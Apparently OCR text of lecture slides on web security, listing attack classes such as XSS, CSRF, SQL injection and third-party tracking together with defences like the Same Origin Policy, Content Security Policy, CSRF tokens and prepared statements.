
- Clickjacking
- Session hijacking
- Cache poisoning
- Protocol downgrading
- Code injection
- Drive-by download (of malware)

Instead, another threat model

- **Alice may trust Bob, but does she trust Bob's associates?**
  - Ad providers
  - Analytics providers
  - Content delivery network
  - Social media enhancements



Ten sites and their associates



http://www.mozilla.org/lightbeam/

Attacks on users by providers

- Behavioral tracking
- History sniffing (cache, CSS, …)
- Supercookies
- Social network graph discovery
- Spear phishing
- Spam targeting

Take away slide 1

- **Web is an interconnected network of documents**
  - Intention is to cooperate to deliver service to users
- **Unfortunately, attackers are in the network, and so trust can be misplaced and abused!**
  - Distinguish threat models: web vs. network
- **Same Origin Policy—mandatory isolation**
  - Relaxations: library import, domain relaxation
  - Further relaxed by modern mechanisms, e.g., cross origin resource sharing, postMessage calls

Take away slide 2

- **Phishing—attack user's trust on perceived content**
  - User education helps, but can and should we expect all users to be experts?
- **XSS—attack browser's trust on server's response**
  - Filtering/sanitization helps, but tricky/impossible to do it correctly
  - Content Security Policy is cure, if policy is written correctly and if CSP is deployed
- **CSRF—attack server's trust on browser's request**
  - Combine with XSS in automated attacks; but also in phishing against users
  - Can be and should be mitigated with authentication, e.g., CSRF token
- **SQL injection—attack SQL server's trust on web server, which in turn trusts inputs inside browser's request**
  - Can be and should be mitigated using parameterized SQL (prepared statements)